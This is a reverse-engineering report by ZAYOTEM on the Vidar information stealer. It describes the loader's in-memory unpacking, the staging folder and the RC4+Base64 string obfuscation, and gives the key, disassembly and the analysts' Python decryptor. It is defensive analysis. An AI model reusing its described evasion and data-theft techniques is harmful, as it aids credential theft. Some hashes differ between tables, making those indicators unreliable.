

VIDAR STEALER

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table of Contents

Table of Contents	1
Overview	1
07f63ca4b4acddfe8e550f15ab356402.exe Analysis	2
Static Analysis	2
Dynamic Analysis	4
Vidar_Payload.exe Analysis	6
Static Analysis	6
Dynamic Analysis	8
IOC (Indicator of Compromise) Table	18
YARA Rule	19
MITRE ATTACK TABLE	22
Recommendations	22
PREPARED BY	23

Overview

Vidar Stealer is an advanced information-stealing malware that has been actively observed by cybersecurity researchers since 2018 and is distributed under the “Malware-as-a-Service (MaaS)” model. Technical analysis of the examined sample showed that its infection process is carried out through a two-stage architecture. In the first stage, a loader component infects the system; the actual malicious payload, which remains hidden and packed, is then unpacked into memory at runtime and activated.

Once executed, the malware initiates a comprehensive data-collection process on the victim system. Targeting Chromium- and Gecko-based browsers in particular, Vidar is able to capture sensitive data such as saved passwords, cookies, autofill data, and credit card information by using the encryption mechanisms present on the system. In addition, it also scans for and collects more than 25 cryptocurrency wallets found on the system, configuration files belonging to desktop email clients (such as outlook.txt), and archive files with specific extensions (.zip, .tgz, .lzh) are also scanned and collected. The collected data is generally stored in a temporary working directory created under C:\ProgramData.

The analyzed variant was also found to employ various anti-analysis techniques to evade security solutions and hinder reverse-engineering efforts. The malware encrypts its configuration data using the RC4 and Base64 algorithms, and rather than statically embedding the critical system functions it needs, it resolves them at runtime via Dynamic API Loading. It also performs checks to detect virtual machine and sandbox environments in an attempt to avoid running in analysis environments.

All collected sensitive data is bundled into a single package with the help of additional dependencies the malware downloads from the internet (such as nss3.dll and sqlite3.dll), and is then transmitted to the command-and-control (C2) server via HTTP POST requests.

07f63ca4b4acddfe8e550f15ab356402.exe Analysis

Name	07f63ca4b4acddfe8e550f15ab356402.exe
MD5	BC7F80814AD63A035FBF8E0B67B02155
SHA256	5CD0759C1E566B6E74EF3F29A49A34A08DED2DC44408FCCD41B5A9845573A34C
File Type	Exe

Table 1- General Information about 07f63ca4b4acddfe8e550f15ab356402.exe

The malware's name, MD5, and SHA-256 information are listed in the table.

Static Analysis

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	680.95 KB (697294 bytes)
PE Size	463.50 KB (474624 bytes)

Figure 1- File Type and File Information of the Malware

The examined file was found to be in **32-bit PE** format and compiled with **Microsoft Visual C++ 8**. The file size was determined to be **680.95 KB**.

Tip	Toplam	Durum	Ofset	Boyut	
PE32	6.67767	83%	00000000	000aa3ce	Tekrar yükle
Entropy	Bytes				
Bölge	İsim	Ofset	Boyut	Entropy	Durum
	PE Header	00000000	00000400	2.78683	paketlenmemiş
	Seçim(0)['.text']	00000400	0002e000	6.47062	paketlenmemiş
	Seçim(1)['.rdata']	0002e400	0003da00	4.02778	paketlenmemiş
	Seçim(2)['.data']	0006be00	00000c00	2.33180	paketlenmemiş
	Seçim(3)['.rsrc']	0006ca00	00000200	4.72050	paketlenmemiş
	Seçim(4)['.reloc']	0006cc00	00007200	6.51486	paketlenmemiş
	Kaplama	00073e00	000365ce	7.97959	paketlenmiş

Figure 2- Packing Status of the Malware

In the entropy analysis detailed in Figure 2, while the entropy of the .text section containing the executable code remained at normal levels, the entropy value of the Overlay area appended to the end of the file was found to reach an extreme level such as **7.979** . This confirms that the actual payload is hidden in the Overlay section in an encrypted or heavily compressed form.

File pos	Mem pos	ID	Text
00000006A71C	00000046B31C	0	.idata\$2
00000006A730	00000046B330	0	.idata\$3
00000006A744	00000046B344	0	.idata\$4
00000006A758	00000046B358	0	.idata\$6
00000006A76C	00000046B36C	0	.data
00000006A77C	00000046B37C	0	.data\$r
00000006A78C	00000046B38C	0	.data\$rs
00000006A7B0	00000046B3B0	0	.rsrc\$01
00000006A7C4	00000046B3C4	0	.rsrc\$02
00000006B6F2	00000046C2F2	0	FormatMessageW
00000006B704	00000046C304	0	VirtualProtect
00000006B714	00000046C314	0	KERNEL32.dll
00000006B724	00000046C324	0	MessageBoxW

Figure 3- String and API Analysis

The examination determined that, from the **KERNEL32.dll** library, the file calls the **VirtualProtect** function.

When evaluated together with the high-entropy Overlay data identified in the previous step, this file is confirmed to be a Loader.




Figure 4- Digital Fingerprint

In addition to the structural analysis of the file, its **Hash** and **ImpHash** were extracted for network-based detection purposes. The file's identifying information has been determined.

Dynamic Analysis




Figure 5- VirtualAlloc Call

The malware allocates memory space in the main code using **VirtualAlloc**.




Figure 6- Catching the Malware

As seen in the Register window, the **VirtualAlloc** call completed successfully, and the start address of the new memory region allocated by the operating system (**01CA0000**) was returned to the EAX register.




Figure 7- Unpack

The malware writes the decrypted actual executable file to the address 01CA0000 that it allocated with VirtualAlloc. Examining the memory dump of this address reveals the **4D 5A (MZ)** header and the **DOS stub text**, confirming that a new PE file has been unpacked into memory. Once this process completes, code execution is transferred directly to the Vidar_Payload.exe stage

Vidar_Payload.exe Analysis

The actual payload unpacked into memory by the Loader has been named Vidar_Payload.exe for ease of analysis, and is referred to by this name in the following sections.

MD5	4BAD60B9F9B806983C07AB47306CE6B0
SHA256	FB9B940FFE27E744EEEAEF3D1A2805CE205668274BDABC3A30863B016AD47F27
File Type	exe

Table 2- Identification Information of the Unpacked Vidar_Payload.exe

Static Analysis




Figure 8- Architecture Information of Vidar_Payload.exe

The PE architecture of the Stage 2 payload file was examined. The file was found to be in 32-bit PE format, with its entry point address determined to be 0040717b, and it was found to be compiled with Microsoft Visual C++/2010 (libcmtd).

Tip	Toplam	82%	Durum	Ofset	Boyut	
PE32	6.58917		paketlenmiş	00000000	00036000	Tekrar yükle
Entropy	Bytes					
Bölge	İsim	Ofset	Boyut	Entropy	Durum	
	PE Header	00000000	00000400	2.44570	paketlenmemiş	
	Seçim(0)['.text']	00000400	00025a00	6.43764	paketlenmemiş	
	Seçim(1)['.rdata']	00025e00	00008200	5.81521	paketlenmemiş	
	Seçim(2)['.data']	0002e000	00001200	2.45378	paketlenmemiş	
	Seçim(3)['.reloc']	0002f200	00002e00	5.63867	paketlenmemiş	
	Kaplama	00032000	00004000	6.85549	paketlenmiş	

Figure 9- Entropy Value of Vidar_Payload.exe


Looking at the entropy analysis, the overall entropy of the Stage 2 payload file was measured at 6.589. Compared with 07f63ca4b4acddfe8e550f15ab356402.exe's value of 7.979, the relatively lower entropy of Vidar_Payload.exe confirms that the payload operates dynamically after being loaded into memory.

File	Help
c:\users\zorro\desktop\gerce\	
indicators (3/29)	
virustotal (60/72 - 28.03.20)	
dos-stub (!This program c	
file-header (Jul.2020)	
optional-header (GUI)	
directories (4)	
sections (92.13%)	
libraries (1/3)	
imports (49/96)	
exports (0)	
tls-callbacks (n/a)	
resources (n/a)	
strings (88/0/114/1496)	
debug (n/a)	
manifest (n/a)	
version (n/a)	
certificate (n/a)	
overlay (unknown)	
property	value
md5	4BAD60B9F9B806983C07A847306CE6B0
sha1	E4E1AC94CEAFF5AFB2D271E61CE28029FA01EAE0
sha256	F89B940FFE27E744EEAEF3D1A2805CE205668274BDABC3A30863B016AD47F27
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes (text)	M Z @
size	221184 bytes
entropy	6.524
imphash	7BB9D345A5FEC4FB8F5100D6A3FFB88C
cpu	32-bit
signature	Microsoft Visual C++ 8
entry-point (hex)	E8 12 7A 00 00 E9 89 FE FF FF 8B FF 55 8B EC 83 EC
file-version	n/a
file-description	n/a
file-type	executable
subsystem	GUI
compiler-stamp	Fri Jul 17 20:15:13 2020
debugger-stamp	n/a

Figure 10- Identification Information of Vidar_Payload.exe

The examined file was found to be in **32-bit PE** format and compiled with **Microsoft Visual C++ 8**. The file size was determined to be **221.184 byte**.

Dynamic Analysis



```
0126711f 68 00002601 push son_1 - kopya.1260000
01267123 e8 08a20100 call son_1 - kopya.1281400
01267128 8945 f0 mov dword ptr ss:[ebp-10],eax
0126712e 3975 f4 cmp dword ptr ss:[ebp-1c],esi
0126712f 75 06 jne son_1 - kopya.1267136
01267130 50 push eax
01267131 e8 781a0000 call son_1 - kopya.12688af
01267136 e8 9f1a0000 call son_1 - kopya.12688da
0126713b 4b jmp son_1 - kopya.1267168
0126713d 8b45 fc mov eax,dword ptr ss:[ebp-14]
01267140 8b08 mov ecx,dword ptr ds:[ecx]
01267142 8b09 mov ecx,dword ptr ds:[ecx]
01267144 894d dc mov dword ptr ss:[ebp-24],ecx
01267147 50 push eax
01267148 51 push ecx
01267149 e8 877a0000 call son_1 - kopya.126f5d5
0126714e 59 pop ecx
0126714f 59 pop ecx
01267150 c3 ret
01267151 8b65 f8 mov esp,dword ptr ss:[ebp-18]
01267154 8b45 dc mov eax,dword ptr ss:[ebp-24]
```

ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"
ecx: "C:\ProgramData\574485581118087\temp"

Figure 11- Folder Created by the Malware Using a Random Number

Using a random-number generation mechanism, the malware creates a unique working folder under the C:\ProgramData directory.




Figure 12- The Folder Created

In order to archive and organize, at a single location, the data it obtains from the target system before exfiltrating it to the C2 server, the malware creates a temporary working folder made up of random numbers under the **C:\ProgramData** directory. As shown in Figure 12, before being exfiltrated, all collected sensitive data is classified and stored under this directory (e.g., autofill, cookies, crypto).

Address	Disassembly	Comment
00F93050	55	push ebp
00F93051	8BEC	mov ebp, esp
00F93053	31	push ecx
00F93054	894D FC	mov dword ptr ss:[ebp-4], ecx
00F93057	C705 5423FA00 74A0F900	mov dword ptr ds:[FA2354], son_1 - kopya.F9A074
00F93061	68 68A0F900	push son_1 - kopya.F9A088
00F93066	58	pop eax
00F93067	90	nop
00F93068	90	nop
00F93069	90	nop
00F9306A	90	nop
00F9306B	83C4 04	add esp, 4
00F9306E	A3 D826FA00	mov dword ptr ds:[FA2608], eax
00F93073	68 A0A0F900	push son_1 - kopya.F9A0A0
00F93078	E8 F3FEFFFF	call son_1 - kopya.F92F70
00F9307D	83C4 04	add esp, 4
00F93080	A3 D021FA00	mov dword ptr ds:[FA2100], eax
00F93085	68 A8A0F900	push son_1 - kopya.F9A0A8
00F9308A	E8 11FEFFFF	call son_1 - kopya.F92F70
00F9308F	83C4 04	add esp, 4
00F93092	A3 0826FA00	mov dword ptr ds:[FA2608], eax
00F93097	68 D0A0F900	push son_1 - kopya.F9A0D0
00F9309C	E8 CFEEFFFF	call son_1 - kopya.F92F70
00F930A1	83C4 04	add esp, 4
00F930A4	A3 0026FA00	mov dword ptr ds:[FA2600], eax
00F930A9	68 8CA0F900	push son_1 - kopya.F9A08C
00F930AE	E8 80FEFFFF	call son_1 - kopya.F92F70
00F930B3	83C4 04	add esp, 4
00F930B6	A3 6C23FA00	mov dword ptr ds:[FA236C], eax
00F930BB	68 74A1F900	push son_1 - kopya.F9A124
00F930C0	E8 ABFEFFFF	call son_1 - kopya.F92F70
00F930C5	83C4 04	add esp, 4
00F930C8	A3 9424FA00	mov dword ptr ds:[FA2494], eax
00F930CD	68 31A1F900	push son_1 - kopya.F9A134
00F930D2	E8 99FEFFFF	call son_1 - kopya.F92F70
00F930D7	83C4 04	add esp, 4
00F930DA	A3 9426FA00	mov dword ptr ds:[FA2694], eax
00F930DF	68 44A1F900	push son_1 - kopya.F9A144
00F930E4	E8 87FEFFFF	call son_1 - kopya.F92F70
00F930E9	83C4 04	add esp, 4

Figure 13- Hidden Strings

The malware hides its strings in an attempt to avoid detection, concealing suspicious APIs and strings for this purpose. The function at F92F70 is the function that decrypts the encrypted data. The malware encrypts its strings with the **RC4 + Base64** algorithm. The RC4 key is **"056139954853430408"**.




Figure 14- Decoding Strings with CyberChef

The data hidden by the malware is decoded by sequentially applying the Base64 and RC4 algorithms in order to reverse the obfuscation technique used.

```

1 def rc4(key: bytes, data: bytes) -> bytes:
2     S = list(range(256))
3     j = 0
4     for i in range(256):
5         j = (j + S[i] + key[i % len(key)]) % 256
6         S[i], S[j] = S[j], S[i]
7
8     i = j = 0
9     result = []
10    for byte in data:
11        i = (i + 1) % 256
12        j = (j + S[i]) % 256
13        S[i], S[j] = S[j], S[i]
14        result.append(byte ^ S[(S[i] + S[j]) % 256])
15    return bytes(result)
16
17 def decrypt_vidar_string(encrypted_b64: str, key: str = "056139954853430408") -> str:
18     import base64
19     key_bytes = key.encode("utf-8")
20     encrypted_bytes = base64.b64decode(encrypted_b64)
21     decrypted = rc4(key_bytes, encrypted_bytes)
22     return decrypted.decode("utf-8", errors="replace")
23
24 test_strings = [
25     "f6BM4QfNFfCI=",
26     "f6BM4gfNFfCI=",
27     "f6BM4wfNFfCI=",
28     "f6BM5AfNFfCI=",
29     "f6BM5QfNFfCI=",
30     "f6BM5gfNFfCI=",
31     "f6BM5wfNFfCI=",
32     "f6BMvUjOCmuu7VM=",
33     "KaIPuV3CV2u66U8=",
34     "Gek/jHnVCyKs5E6BiphT6Is=",
35 ]
36
37 for b64 in test_strings:
38     print(f'{b64:<30} -> {decrypt_vidar_string(b64)}')

```

Figure 15- Python-Based RC4 and Base64 Decryption Script Developed

Based on the **056139954853430408** key obtained during memory analysis, a Python script was developed that implements the core stages of the RC4 algorithm (KSA and PRGA) and automates this decryption process. The script converts the malware's obfuscated strings into plaintext by sequentially applying Base64 decoding followed by the RC4 decryption step.

```

f6BM4QfNFfCI=      -> %s/1.jpg
f6BM4gfNFfCI=      -> %s/2.jpg
f6BM4wfNFfCI=      -> %s/3.jpg
f6BM5AfNFfCI=      -> %s/4.jpg
f6BM5QfNFfCI=      -> %s/5.jpg
f6BM5gfNFfCI=      -> %s/6.jpg
f6BM5wfNFfCI=      -> %s/7.jpg
f6BMvUjOCmuu7VM=   -> %s/main.php
KaIPuV3CV2u66U8=   -> sqlite3.dll
Gek/jHnVCyKs5E6BiphT6Is= -> C:\\ProgramData\\

```

Figure 16- Script Test Output and Decrypted Malicious Endpoints

When the tool developed was tested on the malware's encrypted strings, the data-exfiltration address **/main.php**, the fake image extension used to bypass firewalls **/1.jpg**, and the externally downloaded library used to collect browser data, **sqlite3.dll**, were all clearly decrypted.

00F8971E	8B4D 08	mov ecx, dword ptr ss:[ebp-28]	
00F89721	51	push ecx	
00F89722	E8 79FEFFFF	call son_1 - kopya.F895A0	
00F89727	83C4 08	add esp, 8	
00F8972A	A3 9828FA00	mov dword ptr ds:[&LoadLibraryA], eax	
00F8972F	8B15 824FA00	mov edx, dword ptr ds:[FA2438], eax	00FA2438:"GetProcAddress"
00F89735	52	push edx	
00F89736	8845 08	mov eax, dword ptr ss:[ebp-28]	
00F89739	50	push eax	
00F8973A	E8 61FEFFFF	call son_1 - kopya.F895A0	
00F8973F	83C4 08	add esp, 8	
00F89742	A3 0C28FA00	mov dword ptr ds:[&ExitProcess], eax	00FA26E8:"ExitProcess"
00F89747	8B0D E826FA00	mov ecx, dword ptr ds:[FA26E8], eax	
00F8974D	51	push ecx	
00F8974E	8B55 08	mov edx, dword ptr ss:[ebp-28]	
00F89751	52	push edx	
00F89752	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F89758	A3 1428FA00	mov dword ptr ds:[&ExitProcess], eax	00FA2540:"GetUserDefaultLangID"
00F8975D	A1 4025FA00	mov eax, dword ptr ds:[FA2540], eax	
00F89762	50	push eax	
00F89763	8B4D 08	mov ecx, dword ptr ss:[ebp-28]	
00F89766	51	push ecx	
00F89767	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F8976D	A3 0428FA00	mov dword ptr ds:[&ExitProcess], eax	00FA24B4:"FindFirstFileA"
00F89772	8B15 824FA00	mov edx, dword ptr ds:[FA24B4], eax	
00F89778	52	push edx	
00F89779	8B45 08	mov eax, dword ptr ss:[ebp-28]	
00F8977C	50	push eax	
00F8977D	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F89783	A3 0C28FA00	mov dword ptr ds:[&FindFirstFileA], eax	00FA20E0:"DeleteFileA"
00F8978E	8B0D E826FA00	mov ecx, dword ptr ds:[FA20E0], eax	
00F89792	51	push ecx	
00F89793	8B55 08	mov edx, dword ptr ss:[ebp-28]	
00F89799	52	push edx	
00F8979A	FF15 0C28FA00	call dword ptr ds:[&GetProcAddress]	
00F8979E	A3 0829FA00	mov dword ptr ds:[FA2908], eax	00FA2554:"FindNextFileA"
00F897A3	8B15 824FA00	mov edx, dword ptr ds:[FA2908], eax	
00F897A4	50	push eax	
00F897A7	8B4D 08	mov ecx, dword ptr ss:[ebp-28]	
00F897A7	51	push ecx	

Figure 17- The Actual Function

